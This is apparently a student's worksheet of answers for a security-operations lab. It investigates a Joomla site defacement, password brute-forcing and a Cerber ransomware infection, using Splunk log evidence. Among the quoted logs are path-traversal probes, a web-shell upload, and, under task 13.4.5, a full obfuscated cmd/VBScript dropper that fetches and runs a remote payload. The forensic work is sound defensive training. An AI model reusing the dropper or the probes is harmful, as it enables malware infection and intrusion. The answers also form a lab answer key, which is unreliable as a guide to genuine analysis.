Sprint 13 Incident Investigation

← Use the **Document tabs** to locate the notes for each task in this investigation.

13.2.1 Finding the attacking device


Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

Scanning IP- 40.80.148.42

13.2.2 Determining the tool

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

Acunetix-Product: WVS/10.0 (Acunetix Web Vulnerability Scanner - Free Edition)



13.2.3 Identifying the exploited CMS

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

Joomla

/joomla/media/jui/js/jquery-noconflict.js	17	0.781969
/joomla/templates/protostar/js/template.js	13	0.597976
/joomla/media/system/js/html5fallback.js	13	0.597976
/windows/win.ini&tmpl=component	9	0.413983
/joomla/index.php/component/search/?format=opensearch&id=9&Itemid=101&layout=blog	9	0.413983
/joomla/index.php/component/search/?catid=9&format=opensearch&id=4&Itemid=101	9	0.413983
/windows/win.ini%00.jpg	8	0.367985
/joomla/media/jui/css/chosen-sprite.png	8	0.367985
/boot.ini	8	0.367985
/joomla/index.php/component/search/?catid=9&format=opensearch&id=6&Itemid=101	7	0.321987
/joomla/index.php/component/search/?catid=9&format=opensearch&id=5&Itemid=101	7	0.321987
/joomla/index.php/component/mailto/?link=57e1ada6273ce1407e3ff09366bf80b5f2e47ac0&template=protostar&tmpl=component	7	0.321987
/joomla/media/system/js/caption.js	6	0.275989
/joomla/media/system/images/arrow.png	6	0.275989
/ioomla/administrator/index.php?option=com_ajax&group=system&plugin=sendStats&format=raw	6	0.275989

13.2.4 Establishing the defacement image’s filename

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

poisonivy-is-coming-for-you-batman.jpeg

2016-08-10 22:19:11.351	/poisonivy-is-coming-for-you-batman.jpeg

13.2.5 Associating the malicious FQDN

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

prankglassinebracket.jumpingcrab.com



i	Time	Event
>	8/10/16 10:06:21.000 PM	Aug 10 16:06:21 192.168.250.1 date=2016-08-10 time=16:06:21 devname=gotham-fortigate devid=FGT60D4614044725 logid=0317013312 type=utm subtype=webfilter eventtype=ftgd_allow level=notice vd="root" policyid=10 sessionid=928318 user="" srcip=192.168.250.70 srcport=56504 srcintf="internal3" dstip=23.22.63.114 dstport=1337 proto=6 service=HTTP hostname="prankglassinebracket.jumpingcrab.com:1337" profile="monitor-all" action=passthrough reqtype=direct url="/poisonivy-is-coming-for-you-batman.jpeg" sentbyte=106 rcvdbyte=0 direction=N/A msg="URL belongs to an allowed category in policy" method=domain cat=26 catdesc="Malicious Websites" crscore=30 crlevel=high dest_ip = 23.22.63.114 host = 192.168.250.1 proto = 6 service = HTTP sourcetype = fortigate_utm src_ip = 192.168.250.70 url = prankglassinebracket.jumpingcrab.com:1337/poisonivy-is-coming-for-you-batma...

13.2.6 Discovering the pre-staging IP address

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


23.22.63.114

_time	src_ip	query{}	host_addr
2016-08-10 22:06:21.440	192.168.250.20		23.22.63.114 23.22.63.114

13.2.7 Using OSINT to confirm the APT group's email address

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

lillian@po1s0n1vy.com



13.2.8 Assessing the brute-forcing IP address

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

23.22.63.114

2016-08-10 21:45:21.226	23.22.63.114	12345678
2016-08-10 21:45:21.241	23.22.63.114	letmein
2016-08-10 21:45:21.247	23.22.63.114	qwerty
2016-08-10 21:45:21.250	23.22.63.114	1234
2016-08-10 21:45:21.260	23.22.63.114	123456
2016-08-10 21:45:21.263	23.22.63.114	football
2016-08-10 21:45:21.325	23.22.63.114	pussy
2016-08-10 21:45:21.826	23.22.63.114	michael
2016-08-10 21:45:22.000	23.22.63.114	master
2016-08-10 21:45:22.002	23.22.63.114	superman
2016-08-10 21:45:22.005	23.22.63.114	1234567
2016-08-10 21:45:22.008	23.22.63.114	shadow
2016-08-10 21:45:22.012	23.22.63.114	dragon
2016-08-10 21:45:22.034	23.22.63.114	111111
2016-08-10 21:45:22.063	23.22.63.114	baseball
2016-08-10 21:45:22.570	23.22.63.114	mustang
2016-08-10 21:45:22.710	23.22.63.114	jennifer
2016-08-10 21:45:22.874	23.22.63.114	12345
2016-08-10 21:45:22.888	23.22.63.114	jordan
2016-08-10 21:45:22.900	23.22.63.114	696969

13.2.9 Figuring out the malicious executable’s filename

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

3791.exe

8/10/16 9:52:47.035 PM

{"endtime":"2016-08-10T21:52:47.035555Z","timestamp":"2016-08-10T21:52:45.437445Z","accept":"text/html, application/xhtml+xml, */*","accept_language":"en-US","ack_packets_in":1,"ack_packets_out":55,"bytes":77896,"bytes_in":77648,"bytes_out":248,"c_ip":"40.80.148.42","cached":0,"capture_hostname":"demo-01","client_rtt":0,"client_rtt_packets":0,"client_rtt_sum":0,"connection_type":"Keep-Alive","content_disposition":["form-data; name=\"userfile[0]\"; filename=\"3791.exe\"","form-data; name=\"userfile[1]\"; filename=\"agent.php\"","form-data; name=\"userfile[2]\"; filename=\"\"","form-data; name=\"userfile[3]\"; filename=\"\"","form-data; name=\"userfile[4]\"; filename=\"\"","form-data; name=\"userfile[5]\"; filename=\"\"","form-data; name=\"userfile[6]\"; filename=\"\"","form-data; name=\"overwrite_files\"","form-data; name=\"option\"","form-data; name=\"action\"","form-data; name=\"dir\"","form-data; name=\"requestType\"","form-data; name=\"confirm\""],"cookie":"7598a3465c906161e060ac551a9e0276=9qfk2654t4rmhltilkfhe7ua23","cs_cache_control":"no-cache","cs_content_length":77045,"cs_content_type":"multipart/form-data; boundary=----------------------------7e0e42c20990","cs_version":["1.1","1.1"],"data_center_time":1049868,"data_packets_in":55,"data_packets_out":1,"dest_content":"{'action':'upload','message':'Upload successful!','error':'Upload successful!','success':true}","dest_headers":"HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nServer: Microsoft-IIS/8.5\r\nX-Powered-By: PHP/5.5.38\r\nDate: Wed, 10 Aug 2016 21:52:47 GMT\r\nContent-Length: 94\r\n\r\n","dest_ip":"192.168.250.70","dest_mac":"00:0C:29:C4:02:7E","dest_port":80,"duplicate_packets_in":52,"duplicate_packets_out":1,"http_comment":"HTTP/1.1 200 OK","http_content_length":94,"http_content_type":"text/html","http_method":"POST","http_referrer":"http://imreallynotbatman.com/joomla/administrator/index.php?option=com_extplorer&tmpl=component","http_user_agent":"Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko","missing_packets_in":0,"missing_packets_out":0,"network_interface":"eth1","packets_in":56,"packets_out":56,"part_filename":["3791.exe","agent.php"],"reply_time":1049868,"request":"POST /joomla/administrator/index.php HTTP/1.1","request_ack_time":10,"request_time":548242,"response_ack_time":81928,"response_time":0,"sc_date":"Wed, 10 Aug 2016 21:52:47 GMT","server":"Microsoft-IIS/8.5","server_rtt":5934,"server_rtt_packets":26,"server_rtt_sum":154301,"site":"imreallynotbatman.com","src_content":"----------------------------7e0e42c20990\r\nContent-Disposition: form-data; name=\"userfile[0]\"; filename=\"3791.exe\"\r\nContent-Type: application/octet-stream\r\n\r\nMZ@\u0000\u0003\u0000\u0000\u0000\u0004\u0000\u0000\u0000\u0000FF\u0000\u0000@\u0000\u0000\u0000\u0000

13.2.10 Locating the MD5 hash of that executable

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

AAE3F5A29935E6ABCC2C2754D12A9AF0

```
AAE3F5A29935E6ABCC2C2754D12A9AF0                    3791.exe
```

13.2.11 Using OSINT to find the SHA256 of an APT group’s custom malware

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


Ec78c938d8453739ca2a370b9c275971ec46cafe6479de2b2d40e97cc47fa45d
9709473ab351387aab9e816eff3910b9f28a7a70202e250ed46dba8f820f34a8



13.2.12 Figuring out the malware's custom hex

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

6c 61 73 63 69 61 74 65 20 6f 67 6e 69 20 73 70 65 72 61 6e 7a 61 2c 20 76 6f 69 20 63 68 27 69 6e 74 72 61 74 65



13.2.13 Using OSINT to discover interesting WHOIS information

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

Registrant: Lillian Rose, Company: Toxicodendron Inc., Domain: po1s0n1vy.com

13.3.1 Identifying passwords used

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

yellow



13.3.2 Figuring out 6-character passwords


Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

batman, yellow

13.3.3 Establishing the correct admin password

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

batman



13.3.4 Determining the average password length

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


6



13.3.5 Calculating seconds elapsed between two events

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


92.17 seconds



13.3.6 Reckoning the unique password count

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


412



13.4.1 Determining a host’s IP address

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

192.168.250.100 (we8105desk)



13.4.2 Calculating the least frequent alert

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

ETPRO TROJAN Ransomware/Cerber Checkin 2

ETPRO TROJAN Ransomware/Cerber Checkin 2	2816763	1

13.4.3 Working out which FQDN the ransomware redirects to

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

cerberhhyed5frqa.xmfir0.win

2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win

13.4.4 Discovering the first malicious URL visited by a host

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

solidaritedeproximite.org

2016-08-24 16:48:12.267

solidaritedeproximite.org
solidaritedeproximite.org

13.4.5 Locating the VB script run during infection

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

20429.vbs -> C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs


_time	host	CommandLine	script_field_length
2016-08-24 16:43:21	we8105desk	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("DIm RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WKCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE tIMEr<<Jw" "WSCRipT.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvf1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfi1E(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNti1 Pg.aTEnDOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTIOn" "FUNcTION Q19zEF()" "IBL2=16" "Q19zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUnCtion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3s10m,F4ra,AxFE" "RLLp8R=89" "For V3s10m=1 To (1En(Am)/2)" "F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3s10m+V3s10m)-1,2)))" "AxFE=(GNbiPp(mID(T1GCbB,((V3s10m MOd Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fUNction" "Sub AylniN()" "N6nzb=92" "DIm GWJCk,Q3y,GKasG0" "FDu=47" "GWJCk=93961822" "UZ=32" "FoR Q3y=1 To GWJCk" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJCk tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C370059313534AD201B53772C39173D475E2826","QcOi4XA"))" "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eND SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT="Drn4AW"" "GROlc7=82" "sET UPhqZ=CREAteOBJecT(A9y("332A7B05156A211A46243629",KbcT))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wrITe FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOfIle RWRL,8725-8723" "AF=4" "UPhqZ.closE" "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNCtIoN Yq(PDq1l)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR reSume NeXT" "B7bT=1" "Uv="Tk"" "ELw=73" "sEt YTwwO=CREaTeObjeCT(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF" "IS1cj=19" "Set Dzc0=YTwwO.eNVIrONMEnt(A9y("013B183400023A","EQiWw"))" "D9S=38" "RWRL=Dzc0(A9y("14630811720C14","XU3"))&J7((8002-7910))& Q19zEF & Q19zEF" "AtCQ=95" "JiYwVG="FcQqQ"" "Tf=79" "sEt BAU7Cz=CrEATEoBjECT(A9y("2E38122329103E1725683B1C3D19123701",JiYwVG))" "QUY=56" "BAU7Cz.OpeN A9y("0D0E1E","KJ"),PDq1l,7387-7387" "JX2=58" "BAU7Cz.SeTReQuEstHeAdeR A9y("1F59242828","OM8J"),A9y("0D354C3D356B567A0F6B6B","VoL8XF")" "URkT=71" "BAU7Cz.SEnD()" "QdFeA6=65" "if BAU7Cz.StaTUstExt=A9y("652840353A542512023C5B3D572F27","SSI2A") then" "PwTLW23=36" "GAiF" "R4xYB5=63" "MA(4)" "PjL6m=46" "GKfD3aY BAU7Cz.ReSpONSEbody" "Fj98=72" "Else" "D7T=91" "IK="NNXFD0"" "NK=74" "SeT BAU7Cz=CreATeobJECT(A9y("033125365F3D213E326A68030210121060",IK))" "QJ=35" "BAU7Cz.oPeN A9y("2A2F0E","TmjZ8d"),A9y("07351B31556E40785D6F5D735D6F5E715B6F5E795D6E02291B33412B1F26","Ao"),5022-5022" "UMp8=85" "BAU7Cz.SeTReqUesTheadER A9y("1439190A24","AFXwm"),A9y("371038301A716C5F7B6644","LUi")" "NluUc=93" "BAU7Cz.SENd()" "EOtR=44" "If BAU7Cz.STaTUSTexT=A9y("03510A3B3A51146F105F163B365E0C","OS0x") THen GKfD3aY BAU7Cz.REsPOnSeBODY" "Q6sMEZ=54" "I9N17=56" "end if" "Dq=54" "eND FuNCTioN" "fUNctIon OyVNo(U1,Brt0d)" "SNOW=59" "OyVNo=(U1 ANd noT Brt0d)oR(NOt U1 And Brt0d)" "QTi5K=54" "enD funcTION" "Sub Cke4e()" "WTOyAw=62" "dIM EuM,WIbud,NCiN,Fs8HJ" "A5AT=92" "NCiN="""" "SX6=93" "WIbud=RWRL & Q19zEF & A9y("4A330F3F","WdGbOGp")" "V5B7Zh=92" "M1p67jL RWRL,WIbud" "L13=45" "iF Fs8HJ="" tHen MA(4)" "CHaK=38" "EuM="Iqxkf"" "U56m=67" "SEt VP=creATeoBJEcT(A9y("262B0814200100453521141407",EuM))" "U5Quw=85" "VP.Run A9y("1023287B163629755C0D6C06270F1E01536C6E7551","UsNL") & WIbud & NCiN,2912-2912,5755-5755" "A6mfcYL=76" "End suB" "JoxZ3=43" "AylniN" "suB GAiF()" "G4vzM=95" "Dim DCRml9g, CjoNOY9" "For DCRml9g = 68 To 6000327" "CjoNOY9 = Rvwr + 23 + 35 + 27" "Next" "KK0H=46" "enD sUb") do @echo %~i>"!GSI!" && start "" "!GSI!"	4490

ParentProcessId	Image	CommandLine	ParentImage	ParentCommandLine
3968	C:\Windows\SysWOW64\cmd.exe	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	C:\Windows\SysWOW64\wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs

13.4.6 Digging up evidence of USBs connected to a device

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


MIRANDA_PRI



13.4.7 Identifying the file server

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


192.168.250.20



13.4.8 Computing unique files encrypted by the ransomware

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

257



13.4.9 Tracking down the responsible process

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.


wscript.exe running 20429.vbs

2016-08-24 16:48:21	1476	3968	C:\Windows\SysWOW64\cmd.exe	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	C:\Windows\SysWOW64\wscript.exe

13.4.10 Calculating the number of encrypted files of a specific format

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

401



13.4.11 Locating the cryptor’s filename

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

mhtr.jpg

